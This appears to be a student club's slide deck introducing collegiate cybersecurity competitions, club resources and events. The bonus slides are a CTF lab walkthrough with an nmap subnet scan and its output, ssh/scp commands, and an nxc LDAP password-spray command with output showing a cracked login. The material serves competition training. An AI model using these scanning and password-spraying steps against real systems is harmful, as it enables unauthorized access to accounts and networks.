A SWIFT Overview of Cybersecurity Competitions

Here is where your presentation begins

whoami?

Ian Eusebio

- CIS major at CPP and STORM Cyber student at Coastline
- Competitions Officer in SWIFT
- CCDC Windows Security Team Member

whoami - Glossary

- **CIS** = Computer Information Systems, a major at CPP
- **CPP** = Cal Poly Pomona, university
- **SWIFT** = Students With an Interest In the Future of Technology, IT/cybersecurity club at CPP
- **STORM** = Security Technology Operations Research & Monitoring, cyber career development program @ Coastline College
- **CCDC** = Collegiate Cyber Defense Competition

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Icebreaker

Who here plays sports?

Cyber competitions are also team activities!

01
Types of Cyber Comps

Explore different aspects of cybersecurity

“Genres” of Cyber Comps

CTFs (Capture the Flag)

Solve puzzles that mimic real-life cybersecurity scenarios.

Defense (Blue Team)

Focuses on securing virtual systems to protect them from cyber attacks.

Offense (Red Team)

Mimics IT infrastructure to break into and exploit vulnerabilities.

NCAE Cyber Games

(National Centers for Academic Excellence in Cybersecurity)

- 2023 - 2025 CPP Placement: 1st place in Western region
  - Team of entirely first-time competitors
- Genre: Defense and CTF
- Teaches infrastructure development and defense skills
  - Stand up services to support business operations
  - Defend from attackers in real-time
  - Complete Capture-the-flag style challenges in various other cybersecurity domains

Cyberforce

- Department of Energy competition
- Genre: Defense and CTF
- Simulated environment with Industrial Control Systems and Incident Response
  - Coding challenges
  - Cryptography
  - Reverse engineering ...and more!

Collegiate Penetration Testing Competition (CPTC)

- Genre: Offense
- Act as a consulting group to conduct a penetration test of a mock company

SWIFT CPTC RESULTS

1st of 100+ schools across 7 global regions (Top 1%)

Returning global champions (2022 & 2023)


Best Report and Presentation (2022 & 2023)

Best Technical (2023)

Highest score in CPTC history (2023)

Collegiate Cyber Defense Competition (CCDC)

- Experience real-world cyber defense and business skills
  - Service-level agreements
  - Real-time defense against hackers
  - Reports for technical and executive audiences
- 2024 & 2023 - 2nd Place National Finals 👑
- 2024 - 1st Place Western Regionals
- Genre: Defense




National Competitions

Summary

Competition	Description	Genre	Difficulty	General Timeline
Cyberforce	Department of Energy Cybersecurity comp for energy sector	Defense + CTF	Beginner	Nationals - Fall
NCAE Cyber Games	National Centers of Academic Excellence - Cyber Games	Defense + CTF	Beginner	Sandbox open - Fall Regionals - Spring Nationals - Late Spring
CPTC	Collegiate Penetration Testing Competition	Offense	Intermediate - Advanced	Regionals - November Globals - January
CCDC	Collegiate Cyber Defense Competition	Defense	Intermediate - Advanced	Invitationals - Fall Regionals - Early Spring Nationals - Late Spring

SWIFT In-House Competitions



02
SWIFT Resources

Also open to non-CPP students!

SWIFT Resources

Open to non-CPP students:

- Attending our **workshops** and compete in our **in-house competitions** (online and in-person)
- **Summer bootcamps** for CCDC and CPTC - more info will be available later in Spring
- **Tech Symposium** - cyber conference happening on March 14 at Mt SAC

Benefits of SWIFT and Cyber Comps


- Prizes for winners! (SWIFT usually gives out gift cards)
- Exposure and practice with different technologies
- Growth in both technical and soft skills
- Team bonding and learning to work under pressure
- Resume building
- Networking with peers and industry professionals
- Fun way to learn cybersecurity concepts with pals

Personal Experience with Cyber Comps

- Explored interest in Windows security, networking, and web servers
- Competitions served as motivation to work on fun IT projects that got me into blogging
- ★ Used knowledge from comps in networking internship
- Connected with alumni who also did CCDC
- Made friends with troubleshooting buddies/team members :)

Where We Work 😎


Where Will You Go?



03 Environment Examples

Solutions and systems from past comps

CCDC Network Topology Example



- Theme: AI Therapy Company
- Genre: Defense
- Displays computers, their roles, and scored services
- Does **NOT** display interdependencies between machines!
- *Hint*: Many services are reliant on databases
- Take inventory, troubleshoot, audit, review logs, configuration files, and secure systems.

04
Questions?

Q&A Session

Feel free to contact me if any questions pop up later

Contact Info

Upcoming SWIFT events

- Discord: @iangg.
- LinkedIn: www.linkedin.com/in/ian-gabriel-eusebio
- Presentation Slides and Resources: http://linktr.ee/ieusebio

Red vs Blue Cyber Comp:

SATURDAY, FEB 28TH
11:30 AM - 5 PM
CAL POLY POMONA CAMPUS,
BLDG 162, RM 1001

SIGN UP BY 2/22
https://forms.gle/5tMqr5NGe2SYiFP77

Tech Symposium:

WHEN: MARCH 14, 2026 10AM-5PM
WHERE: MT. SAC SUMMIT EVENT CENTER (FREE PARKING)

RSVP HERE:

https://qrco.app/4Axt

Bonus


Slides

If there’s extra time*

Feel free to revisit on your own

Upcoming Comp

- Register below: https://forms.gle/5tMqr5NGe2SYiFP77



Tech Symposium

- Annual Spring cyber conference to help **YOU** find opportunities, learn more cyber and get free food and prizes!

- RSVP for our this year's conference!
- https://qrco.app/4Axt

SCARE CTF Example Solution pt 1

- Theme: Hacking into a witch's computer
- Genre: CTF and Offense
- Capture flags using pen-testing techniques
- Answer Format: SCARE{flag_text}

First challenge - scan a subnet to find an unrecognized service on port 12345

SCARE CTF Example Solution pt 2

```
Nmap scan report for 192.168.1.140
Host is up (0.00086s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-29 20:58:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: coven.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: COVEN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: coven.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
12345/tcp open  netbus?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.
cgi?new-service :
SF-Port12345-TCP:V=7.95%I=7%D=10/29%Time=69027FE6%P=x86_64-pc-linux-gnu%r(
SF:NULL,17,"SCARE{sp00ky_s3rvic3}\r\n");
MAC Address: BC:24:11:A4:5B:D6 (Proxmox Server Solutions GmbH)
Service Info: Host: WIN-2M0IN7DH0L0; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.139
Host is up (0.000014s latency).
All 1000 scanned ports on 192.168.1.139 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.39 seconds
```

SCARE CTF Example Solution pt 3

Command: `nmap -sV 192.168.1.0/24`

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
cgi?new-service :
SF-Port12345-TCP:V=7.95%I=7%D=10/29%Time=69027FE6%P=x86_64-pc-linux-gnu%r(
SF:NULL,17,"SCARE{sp00ky_s3rvic3}\r\n");
MAC Address: BC:24:11:A4:5B:D6 (Proxmox Server Solutions GmbH)
Service Info: Host: WIN-2M0IN7DH0L0; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Part of the **reconnaissance** phase of penetration testing
- For gathering information about a system to plan possible attack vectors

Another SCARE Solution pt 1

```shell
ssh root@192.168.1.137
ls
scp "root@192.168.1.137:*.txt" /home/kali
nxc ldap 192.168.1.140 -u witch-usernames.txt -p frog-passwords.txt
```

Challenge: Wordlist txt files were inside the 192.168.1.137

- Download those wordlists to password spray into 192.168.1.140

Another SCARE Solution pt 2

```
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Sabrina:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Morgan:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Beatrix:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Bellatrix:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Circe:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Hecate:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Glinda:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Elphaba:#1frogs
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Sabrina:SCARE{#1funfrog}
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Morgan:SCARE{#1funfrog}
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Beatrix:SCARE{#1funfrog}
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Bellatrix:SCARE{#1funfrog}
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [-] coven.local\Circe:SCARE{#1funfrog}
LDAP        192.168.1.140   389    WIN-2M0IN7DH0L0  [+] coven.local\Hecate:SCARE{#1funfrog}
```